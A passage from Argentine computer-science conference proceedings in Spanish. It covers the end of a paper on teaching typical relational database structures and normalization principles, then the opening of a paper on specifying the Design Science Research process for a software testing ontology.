b.- Estructura Maestro (ver **figura 7**)




Figura 7. Reconoce estructura Maestro.

c.-Estructura Maestro-Detalle (ver **figura 8**)




Figura 8. Reconoce estructura Maestro-Detalle.

d.- Estructura Maestro-Detalle con herencia de clave primaria del maestro en conformación de la clave primaria del detalle (ver **figura 9**).




Figura 9. Reconoce Maestro-Detalle condición PK.

e.- Estructura Producto-Componente (ver **figura 10**)




Figura 10. Reconoce estructura producto-componente.

f.- Estructura Múltiples Asociaciones (ver **figura 11**)




Figura 11. Reconoce estructura múltiples asociaciones.

g.- Estructura de Autorreferencia (ver **figura 12**)




Figura 12. Reconoce estructura de autorreferencia.

En términos generales una mayoría significativa de los encuestados reconocen las estructuras que el equipo de investigación denomina típicas.

Ante la pregunta: ¿Considera conveniente agregar alguna estructura más a las que mencionamos? Los encuestados dijeron que NO en un 73.3% y que SÍ en un 26.7%. En este caso la respuesta por no agregar nuevas estructuras es lo que brinda un importante respaldo al trabajo, lo que permite pensar que estarían representadas las posibles estructuras típicas, que un informático consideraría como parte de su experiencia en base de datos. A quienes respondieron que SI se pueden agregar más estructuras se les ofreció un espacio para que sugirieran las necesarias. Tras analizar las propuestas se observó una particularidad: las propuestas que presentaron podían ser consideradas como una variación sutil de alguna de las estructuras propuestas por el equipo investigador.

2.1 Análisis de la Encuesta

La encuesta muestra una aceptación importante de las estructuras típicas (estandarizadas) que se propusieron. No se pudieron obtener nuevas estructuras que representen un concepto distinto y que no se haya sido contemplado.

Ninguna de las preguntas genera duda en función de los valores porcentuales obtenidos, en todos los casos la respuesta por conocimiento de las estructuras propuestas tuvo un peso considerable respecto de la de no conocer la estructura. En dos preguntas se obtuvo el 100% de valor positivo de conocimiento y el menor valor obtenido fue aproximadamente del 66 % de valor positivo de conocimiento de la estructura.

Esta encuesta permitió valorar positivamente, en el seno del equipo investigador, el camino recorrido en los conceptos que se proponen.

3 Descripción de la Propuesta

Como se expresó anteriormente, el aporte que se hace está compuesto por dos recursos: a) la tipificación de las estructuras y b) los principios de cómo actuar.

3.1 Las Estructuras Típicas

A continuación, se brinda una breve descripción de las estructuras detectadas, mostrando ejemplos que se brindan a los estudiantes en las figuras que acompañan a la tipificación planteada.

En el material que se ofrece a los estudiantes la descripción es más extensa, pero en esta presentación se consideró conveniente resumir los conceptos para lograr una explicación general de lo analizado.

También se brindó mayor detalle en el trabajo expuesto en las 48° Jornadas Argentinas de Informática (48 JAIIO), del año 2019.

3.1.1 Estructura de referencia

Este tipo de estructura tiene una única entidad que dentro del modelo permite establecer taxonomías como se muestra en el ejemplo (ver **figura 13**). Entendiendo al grado de una entidad como la cantidad de atributos que posee, este tipo de estructuras podría ser de grado dos (2) como mínimo y próximo a dos como máximo.




Figura 13. Ejemplo de estructura de referencia

3.1.2 Estructura maestro

Estructura compuesta de una única entidad, que establece un concepto descriptivo amplio y compuesta por datos con dependencia funcional completa (ver **figura 14**)




Figura 14. Ejemplo de estructura maestro

3.1.3. Estructura maestro-detalle

Esta estructura permite la relación de por lo menos dos (2) entidades entre sí, con fuerte presencia de una clave foránea o ajena (FK). Permiten el almacenamiento de relaciones una a muchos, al almacenar más de un teléfono por cliente registrado (ver **figura 15**).




Figura 15. Ejemplo de maestro-detalle

3.1.4 Estructura maestro-detalle con clave primaria heredada

Esta estructura está compuesta por la entidad maestro y una entidad detalle. Para este ejemplo se observa el caso común de facturación en una empresa, que incluso podría tener múltiples entidades, pero restringida a dos en el ejemplo.

Se destaca la herencia de la clave primaria (PK) de la factura en la construcción de la PK del detalle (ver **figura 16**).




Figura 16. Ejemplo maestro-detalle con clave primaria heredada

3.1.5 Estructura producto-componente

Esta estructura describe un producto compuesto por un conjunto de productos simples. Es decir que tanto los productos compuestos, como los simples, están incluidos en la estructura PRODUCTOS y el detalle de la composición PRODUCTO_COMPONENTES (ver **figura 17**).




Figura 17. Ejemplo de producto-componente

3.1.6 Estructuras para múltiples asociaciones

Con esta estructura se pueden relacionar dos entidades que representan conceptos distintos, que a su vez requieren múltiples vinculaciones entre los integrantes de cada entidad. Por ejemplo, permite relacionar a muchos empleados con muchas computadoras que son utilizadas por él (ver **figura 18**).




Figura 18. Ejemplo de múltiples asociaciones

3.1.7 Estructura de auto referencia

Ofrece una solución a la clásica necesidad de almacenar estructuras como la ejemplificada, donde los empleados cuentan con jefes que también son empleados. Hay un atributo que cumple la función de clave foránea y produce un vínculo con la clave primaria de la misma estructura (ver **figura 19**).



Figura 19. Ejemplo de auto referencia

Cabe aclarar que a los estudiantes también se les ofrece un conjunto de situaciones donde debieran operar o donde es esperable ver una estructura de ese tipo. Por ejemplo: se les presentan situaciones que les permiten identificar estructuras de referencia como podría ser: tipo de documento, tipo de estado civil, tipo de vehículo, tipo de artículos, tipo de comprobante, etc. En el caso de estructura Maestro suele ejemplificarse con: maestro de clientes, maestro de proveedores, maestro de empleados, maestro de artículos y cualquier tabla que describe un concepto con mayor precisión.

3.2. Los Principios

Al principio básico, que señalan De Miguel, A. y Piattini, M., como "Hechos distintos se deben almacenar en objetos distintos." [6] (página 275), el equipo de investigación redactó y puso a disposición, de los estudiantes y del profesorado, una serie de principios a considerar, con una breve explicación para terminar de desplegar la idea de la propuesta.

3.2.1 Principio de entendimiento del problema.

Gran consideración en el equipo se brindó a la consolidación del entendimiento del problema, con el objetivo de no dejar liberado a los supuestos en las interpretaciones que no están documentadas.

Muchos ejercicios con los estudiantes se hacen a partir de enunciados, incluidos en guías de trabajos prácticos, sin llegar a ser un relevamiento real y totalmente cerrado, por la necesidad de resumir que hay en las guías. Por ello el docente debe aclarar los conceptos que comprende al problema de ingeniería a resolver y las características de la situación, con los límites que fija el documento.

Entender el límite del problema permite observar una solución acotada al mismo y en este caso el documento toma el lugar del experto o informante clave del problema a solucionar.

3.2.2 Principio de correcta dimensión de la solución de normalización.

La correcta dimensión del problema es entendible con poder fijar un límite a la solución, para que represente claramente el problema. Que no tenga estructuras faltantes y que no contenga estructuras que no estén documentadas, en el texto del ejercicio o requerimiento del experto.

3.2.3 Principio de elocuencia.

El estudiante que se está formando para ser Arquitecto de Datos, tiene que internalizar que los modelos son una representación de una realidad acotada a la organización, y mientras más elocuente es el diseño, menos explicación adicional deberá tener.

Las entidades y atributos deben ser definidos bajo este criterio, de manera que no causen duda cuando un tercero lea e interprete su diseño.

3.2.4 Principio de nombre de dominio explícito.

Una entidad está compuesta por una colección determinada de dominios, que surgen del conocimiento suministrado por el experto. En tiempo del diseño conceptual un dominio sólo debe representar con certeza el concepto que representa. Por ello mientras más detallado sea el nombre del dominio más evidente se volverá su contenido.

Por ejemplo, si estamos en la base de datos de un registro civil, en la entidad de personas pueden convivir varios dominios que tienen su fundamento en fechas, por ello si se los detalla con claridad no debería haber confusión.

3.2.5 Principio de clasificaciones contenidas.

Este principio es un aditamento especial del principio de elocuencia. El modelo de datos debe contener las clasificaciones más obvias, por más que el dominio de estas clasificaciones se limite a unas pocas como el tipo de documento. El modelo de datos se expresa por sí mismo al ser observado por un tercero y no tendrá que ser explicado especialmente por este motivo.

3.2.6 Principio de clave primaria natural.

El criterio de utilización de los atributos que conforman una entidad para la declaración de la PK es primordial. La disyuntiva que se presenta entre la utilización de PK naturales o artificiales, entre los Arquitectos de Datos formados, no se debe focalizar en este momento de aprendizaje, donde el interés primero es que el estudiante internalice como construir una estructura.

Luego, en su desarrollo profesional tendrá situaciones donde podrá optar por el camino natural o artificial de las PK, por ejemplo: cuando deba considerar la performance u optimización. Sí deben conocer que las claves primarias naturales ofrecen un mecanismo de control de integridad que no ofrecen las artificiales.

3.2.7 Principio de clave primaria artificial.

En algunas entidades pueden no quedar opciones y deben utilizarse claves primarias artificiales que, por lo general, son una secuencia numérica e incluso autogeneradas. Estas entidades suelen ser las que entran en las estructuras de referencia, como se detalló en la clasificación de estructuras.

3.2.8 Principio de igualdad de clave primaria.

Si dos entidades de un modelo de datos tienen la misma clave primaria, se debe reconsiderar minuciosamente el diseño de esas entidades, pues pueden ser la misma o estar incluyendo algún error en el diseño. Se debe analizar si los atributos de ambas entidades no terminan estableciendo las características conceptuales de lo mismo.

3.2.9 Principio de atributo de valor repetitivo.

Todo atributo que presenta una repetición de datos en forma sistemática con una variedad de dos (2) o más valores de dominio que no sean numéricos, se debe clasificar en una tabla de referencia.

Este principio está basado en evitar la presentación de atributos descriptivos que pueden ser clasificables y que dentro del modelo no pertenecen a una tabla de referencia.

3.2.10 Principio de igualdad estructural.

Lo siguiente debe tomarse como una alternativa, pero no obligatoria. Al observar dos entidades que representan claramente conceptos distintos, pero que sus estructuras son exactamente iguales, se podrían unir en la misma entidad compartiendo un nombre que represente a ambos conceptos.

Por ejemplo, si en una estructura de datos, los clientes y los proveedores terminan teniendo estructuras de entidad exactamente iguales, se podrá pensar en una entidad Personas que comparten la estructura.

3.2.11 Principio de pertenencia natural del atributo.

En algunos modelos un atributo en particular puede ser alojado en más de una entidad en forma alternativa. El concepto de pertenencia natural de un atributo a una entidad es poder establecer en qué entidad cumple una mejor funcionalidad dentro del modelo. Expresado de otra forma sería en qué entidad el atributo produce menos esfuerzo de recuperación y mantenimiento.

Si dentro de una estructura que representa la solución a un problema de administración de un congreso científico se requiere almacenar el artículo enviado y quien lo envió, junto a la nómina de autores del artículo, una solución podría ser pensar una entidad de artículos y otra de autores de artículos, y en la entidad artículo estar el atributo que referencia a quien lo envió. Pero también quien lo envió podría almacenarse en la entidad autores por artículos, teniendo un atributo que indique esto, y no alojarlo en la tabla artículos. ¿Cuál es el almacenamiento natural del atributo?

3.2.12 Principio de dicotomía de atributos calculables.

Hay una dicotomía conceptual respecto de la representación o no, de datos calculables dentro de una estructura solución. En esta instancia enriquece al estudiante el análisis de cada situación, porque en realidad es redundancia y complejiza el mantenimiento, pero sí debe considerarse la complejidad o el costo de recalcular el dato cada vez que desee ser accedido. La cátedra mantiene la consigna de *Evitar la redundancia*, pero no de eliminar la redundancia sin un análisis previo. James Martin lo planteaba como “La base de datos puede definirse como una colección de datos interrelacionados almacenados en conjunto sin redundancias perjudiciales o innecesarias…” [8]

3.2.13 Principio de relación con cardinalidad.

Si tres entidades A, B y C, se vinculan de la siguiente forma: dos de ellas se vinculan con la tercera con una cardinalidad uno a uno (1 a 1) en un caso y uno a muchos en el otro, por ejemplo: si una única instancia de A se vincula con una única instancia de B y varias instancia de C con una única instancia de B, lo que se observa es una desagregación conveniente, pues varias entidades comparte el mismo paquete de datos. Por ello, estos datos son integrados en una tercera entidad, donde pueden ser compartidos por las otras dos entidades.

Por ejemplo, si se necesita conceptualizar un grupo con su domicilio y las siguientes restricciones: a) se deben poder almacenar los empleados de una fábrica, b) se deben poder almacenar sus parientes, y en ambos casos se debe poder guardar el domicilio. Como los empleados y sus parientes pueden llegar a compartir domicilio, se puede construir una entidad domicilio que, de recurso tanto a empleados como a parientes, para un caso la vinculación empleados-domicilios será uno a uno, y para el otro caso la vinculación parientes-domicilios podrá ser muchos a uno.

4 Conclusiones

La encuesta acerca a confirmar la idea del grupo de trabajo y permite afianzar conceptos.

Para entender las conclusiones se establecen las siguientes premisas:

- El ejemplo de estructura típica que se utilizó, para esquematizar cada tipo, es simplemente a modo de ejemplo entre tantos que pueden ser utilizados para el mismo efecto.
- Una estructura de datos está construida con una colección de estructuras típicas, con leves variaciones que son las que requiere cada solución.
- Si un modelo de datos puede ser resuelto pensando en utilizar estructuras típicas, la posibilidad de encontrar dos soluciones totalmente distintas es casi inexistente.
- Si se encuentran dos modelos totalmente diferentes que satisfacen la solución de un mismo problema, la discrepancia es resultado del entendimiento del problema y no de la forma de solucionarlo.
- En términos restringidos las posibles estructuras nuevas que se pueda presentar serán variaciones de las estructuras típicas o combinación de éstas.

Los resultados obtenidos por los estudiantes, de los dos cursos testigos sobre un total de siete, que trabajaron con los conceptos aquí vertidos, han logrado un mejor desempeño en sus calificaciones respecto de los que no utilizaron estos conceptos. Esto nos señala que los conceptos que ha desarrollado el equipo de investigación aplicados en la práctica mejoran el rendimiento académico de los estudiantes. Lo observado en los grupos de estudiantes que trabajaron con esta metodología, se afirma lo siguiente:

a) demostraron una solvencia antes no vista en la resolución de estructuras normalizadas, pues al momento de especificar la estructura podían considerar dentro de las tipificadas cuál de ellas representaba alguna parte de la solución.

b) el conjunto de principios sirvió como una directriz para establecer un comportamiento en la construcción de las estructuras.

c) al final de curso, se observó una maduración avanzada y correcta de la comprensión de los aspectos teóricos (formas normales, dependencia funciona y otros).

El equipo ha programado una capacitación en formato taller al resto de los docentes de la cátedra, a la luz de estos resultados promisorios, poniendo a disposición de la cátedra el resultado de encuestas, datos concretos de rendimiento en los cursos piloto y el material producido.

Los resultados que se obtuvieron en los cursos testigos, que se mencionan en párrafos previos, son argumento de análisis de un trabajo presentado en 48JAIIO en el simposio de educación con el nombre de artículo: "Propuestas para Enseñar el Diseño de Estructuras de Datos en Bases de Datos Relacionales" [9].

Referencias

[1] Marqués, Mercedes, "Base de Datos", Departamento de Ingeniería y Ciencia de la Computación, Universitat Jaume, España, 2009, pp 127-154.

[2] Mendelzon, Ale, "Introducción a las Bases de Datos Relacionales", Editorial: Pearson, 2000, pp. 99.

[3] Date, C.J., "Introducción a los Sistemas de Bases de Datos" Séptima Edición, Edit. Addison Wesley Iberoamericana, 1993, pp 348-388.

[4] Elmasri, R. y Navathe, S.,"Fundamentos de Sistemas de Bases de Datos", 5ta Edición, Edit. Pearson, España, 2007, pp 281-316.

[5] Silberschatz, A., Korth, H. y Sudarshan, S., "Fundamentos de Bases de Datos", Cuarta Edición, Edit. Mc Graw Hill, 2002, pp. 161-185.

[6] De Miguel, A. y Piattini, M.," Fundamentos y modelos de bases de datos", 2da. Edición, Edit. Alfaomega, 1999, pp 265-292.

[7] Ricardo, Catherine M., "Bases de Datos", Editorial: Mc.Graw Hill, México, 2004, pp 165-198.

[8] Martin, James "Organización de las Bases de Datos", México 1977, pp. 19.

[9] Damiano L., Muñoz R., y otros, "Propuestas para Enseñar el Diseño de Estructuras de Datos en Bases de Datos Relacionales", 48JAIIO SAEI (Simposio Argentino de Educación en Informática), Universidad Nacional de Salta, Argentina 2019.

Ingeniería de Sistemas, Ingeniería de Software y Gestión de Proyectos

Coordinadores:

Dra. Claudio Litvak
Mg. Fernando López Gil

Universidad Nacional de La Matanza
confedi Consejo Federal de Decanos de Ingeniería República Argentina
DIIT Departamento de Ingeniería e Investigaciones Tecnológicas
RIIITIC
CONAIISI

Especificación del Proceso de Design Science Research: Caso Aplicado a una Ontología de Testing de Software

Guido Tebes, Denis Peppino, Belén Rivera, Pablo Becker, Fernanda Papa, Luis Olsina
GIDIS_Web, Facultad de Ingeniería, UNLPam
General Pico, La Pampa, Argentina
{guido.tebes92, denispeppino92}@gmail.com; {riveramb, beckerp, pmfer, olsinal}@ing.unlpam.edu.ar

Resumen

Design Science Research (DSR) es un enfoque de investigación riguroso que propone la construcción de artefactos para brindar una solución útil y efectiva a un problema de un dominio dado. El artefacto debe ser una solución innovadora a un problema no trivial. El desarrollo del artefacto implica un ciclo de actividades de diseño-construcción-evaluación, que iteran tantas veces como sean necesarias antes que el artefacto sea finalmente validado y comunicado para su utilización. La literatura existente respecto al enfoque DSR permite determinar que, al momento de este estudio, se encuentra débilmente especificado su proceso. Con el fin de contribuir en este aspecto, este trabajo presenta la especificación del proceso de DSR empleando perspectivas de modelado de proceso y usando el lenguaje SPEM (Software & Systems Process Engineering Meta-Model Specification). A su vez, se ilustrará un caso aplicado de este proceso a la construcción de una ontología de testing de software para solucionar un problema relevante en el dominio de medición y evaluación de la calidad.

1. Introducción

Las organizaciones comúnmente establecen y persiguen metas de negocio con diferentes tipos de propósitos utilizando estrategias [19]. Las metas de negocio son las metas principales o primarias que una organización intenta alcanzar y en su declaración, siempre subyace un propósito o intencionalidad. El propósito de una meta es la razón para alcanzarla. En organizaciones que gestionan proyectos de medición y evaluación (ME) de la calidad, las metas que dichos proyectos operacionalizan tienen propósitos de evaluación, como por ejemplo comprender, monitorear, mejorar, seleccionar una alternativa, controlar, entre otros. Si en cambio, el proyecto tiene que ver con desarrollo y/o mantenimiento, los propósitos de metas que se pueden distinguir son crear, agregar, eliminar o modificar una característica y/o capacidad concreta de una entidad. En tanto que proyectos relacionados a testing tienen que ver con metas que tengan propósitos tales como revisar, verificar, validar, entre otros.

Para alcanzar cualquiera de estos propósitos de metas de negocio, una organización se puede beneficiar a partir de la utilización de estrategias En la práctica, una estrategia constituye un conjunto de acciones planificadas sistemáticamente en el tiempo que se llevan a cabo para lograr un fin o misión. Una estrategia proporciona la manera, junto a los medios, con el fin de alcanzar los propósitos que las metas de negocio establecen. En este trabajo se considera la definición del término estrategia como "*principios, patrones, conceptos de un dominio en particular y marcos conceptuales que pueden ser especificados mediante un conjunto de procesos concretos, además de un conjunto apropiado de métodos y herramientas, como recursos principales que ayudan a alcanzar el propósito de una meta de proyecto*" [23]. En línea con esta definición, en [20] se define una estrategia integrada como un recurso organizacional que ayuda a alcanzar propósitos de metas siguiendo un determinado curso de acción, basado en un conjunto de métodos apropiados y una base conceptual que define el dominio de aplicación de la estrategia. Una estrategia integrada tendiente a satisfacer algún tipo de meta, debiera tener tres principios o pilares integrados, a saber: i) una especificación de las perspectivas del proceso, ii) una especificación de métodos, y iii) una base conceptual de dominio bien establecida [20]. Contar con estrategias que integren estos tres pilares permite comprender claramente qué hacer (procesos), cómo hacerlo (métodos y herramientas) y que exista un entendimiento común de los conceptos clave del dominio particular (bases conceptuales).

En [19] se discute una familia de estrategias que integran los tres pilares anteriormente mencionados para alcanzar propósitos de evaluación, es decir, aquellos relacionados con proyectos de ME. Las bases conceptuales que dan soporte a dicha familia de estrategias se encuentran integradas en el marco conceptual denominado C-INCAMI v.2.0 (*Contextual-Information Need, Concept Model, Attribute, Metric and Indicator*) [2, 18]. Este

marco se construye sobre terminologías estructuradas en ontologías. En la Figura 1 se muestran los diferentes componentes de C-INCAMI v.2.0. Los paquetes ya desarrollados se encuentran en la parte sombreada de dicha figura. Las ontologías de los componentes de Requisitos No Funcionales (RNFs), Requisitos Funcionales (RFs), meta de negocio, proyecto, contexto y vistas de RNFs se definen en [18], mientras que las de los componentes de medición y evaluación se encuentran en [2]. Respecto a los componentes de testing, desarrollo y mantenimiento vale aclarar que se encuentran aún sin desarrollar.




Figura 1. Componentes conceptuales del marco C-INCAMI v.2.0 y sus relaciones. Nota: el acrónimo en inglés NFRs, significa Requisitos No Funcionales (RNFs) en español; FRs, Requisitos Funcionales (RFs)

Teniendo presente que existen estrategias que brindan soporte para alcanzar propósitos de evaluación, es posible desarrollar otras estrategias integradas que ayuden a alcanzar los propósitos de metas de un proyecto de testing, mediante sus actividades y métodos bien establecidos. De acuerdo a [20], una estrategia de testing debería tener un marco conceptual, estructurado como una ontología, para el dominio de testing. Contar con una ontología de testing es de utilidad pues permite tener definidos de manera explícita y sin ambigüedades los términos, propiedades, relaciones y axiomas relacionados a las actividades de testing. Esto minimizaría los problemas de heterogeneidad que frecuentemente se observan en los diferentes trabajos que tratan sobre métodos y procesos de testing de software. Por lo tanto, el presente trabajo propone utilizar el enfoque de investigación DSR para la construcción de una ontología de testing de software.

DSR es un enfoque de investigación que da soporte al diseño y construcción de artefactos útiles e innovadores para resolver problemas de dominio. Los problemas que se abordan con DSR son problemas no triviales [8], es decir, aquellos de difícil resolución debido a que están incompletos, son contradictorios o presentan requisitos cambiantes que, a menudo, son difíciles de relevar. El problema a resolver detectado para el desarrollo de estrategias de testing está relacionado con la ausencia de una base conceptual ontológica para el dominio de testing que robustezca al marco conceptual C-INCAMI v. 2.0 y dé soporte a la especificación de una familia de estrategias de dicho dominio.

DSR establece que el artefacto que se diseña debe ser evaluado para demostrar que no sólo resuelve el problema, sino que también lo hace de manera efectiva y eficiente, brindando utilidad al usuario [8]. Un artefacto se puede definir como un objeto creado por una persona con un subsecuente sentido de uso. Esta definición enfatiza dos aspectos importantes de un artefacto: que no ocurre naturalmente y que tiene una utilidad determinada [14]. De acuerdo al análisis realizado en [13] se distinguen cuatro tipos de artefactos, a saber: constructores (vocabularios y símbolos), modelos (abstracciones y representaciones), métodos (algoritmos y prácticas) y también, un artefacto puede ser una instanciación (implementaciones y prototipos). En efecto, los artefactos creados a partir de DSR incluyen, pero no están limitados a, algoritmos, metodologías, sistemas de computación y modelos. Vale aclarar que la ontología de testing del caso aplicado puede derivarse en un artefacto de tipo constructor y otro de tipo modelo.

Para la construcción de cualquier tipo de los artefactos mencionados se llevan a cabo actividades de diseño-construcción-evaluación, que iteran tantas veces como sean necesarias antes que el artefacto sea finalmente generado y comunicado para su utilización. En el área de Sistemas de la Información (SI), se reconoce el trabajo de Peffers *et al.* [21] como uno de los pioneros en proponer el enfoque DSR para dar soporte a las investigaciones realizadas en esa área. Sin embargo, la debilidad en la especificación de un proceso general y estandarizado, que guíe las actividades principales del enfoque, constituye una de las principales razones de su poca divulgación en el área [7, 10, 14, 17, 21, 22]. Las propuestas existentes coinciden en determinar que, para aplicar el enfoque DSR, se debe transitar por una primera etapa de identificar el problema y establecer su relevancia. Luego se debe diseñar, construir y verificar/validar el artefacto que dé solución a ese problema para precisar que realmente significa una mejora. Finalmente, se tienen que comunicar y difundir efectivamente los resultados del artefacto.

Un mero análisis de la literatura existente respecto al enfoque DSR permite determinar que, al momento de este estudio, se encuentra débilmente especificado su proceso. Tener un proceso formalmente especificado permite repetitividad y reproducibilidad en su ejecución, determinando para eso, un conjunto de actividades con sus entradas y salidas, interdependencias, entre otros aspectos. Curtis *et al.* [3] propone cuatro perspectivas (o vistas) para modelar un proceso, a saber: funcional, de comportamiento, informacional y organizacional. La primera describe qué actividades deben llevarse a cabo y qué flujo de artefactos (por ejemplo, documentos) es necesario para realizar las actividades y tareas. La vista de comportamiento especifica cuándo deben ejecutarse las actividades, incluyendo la identificación de secuencias, paralelismos e iteraciones. La vista informacional se centra en la estructura de los artefactos producidos o consumidos por las actividades, y en sus interrelaciones. Por último, la

perspectiva organizacional, tiene como fin mostrar dónde y quiénes son los agentes (en cumplimiento de roles) que intervienen en la realización de las actividades. Un proceso que no presenta sus actividades modeladas es difícil de comprender, debido a que puede generar cierta ambigüedad en las descripciones de las actividades y es difícil también de comunicar.

La primera contribución de este trabajo está relacionada con la debilidad detectada en la falta de un proceso robusto y formal que guíe las actividades sugeridas en el enfoque DSR. Para esto, se propone una especificación del proceso de DSR utilizando para tal fin el lenguaje SPEM [16], y haciendo uso de las perspectivas de modelado funcional y de comportamiento propuestas por Curtis *et al*. La segunda contribución es la ilustración de la aplicabilidad del proceso propuesto para la construcción de la ontología de testing de software, que será integrada al marco conceptual C-INCAMI v.2.0 y que constituye el artefacto a construir siguiendo DSR.

El resto del artículo se estructura de la siguiente manera. A continuación, la Sección 2 aborda trabajos relacionados referidos a procesos definidos para DSR. La Sección 3 documenta el proceso de DSR propuesto en este trabajo, ilustrándolo con un caso aplicado sobre la construcción de una ontología de testing de software. Por último, la Sección 4 presenta las principales conclusiones y líneas de avance futuro.

2. Trabajos Relacionados

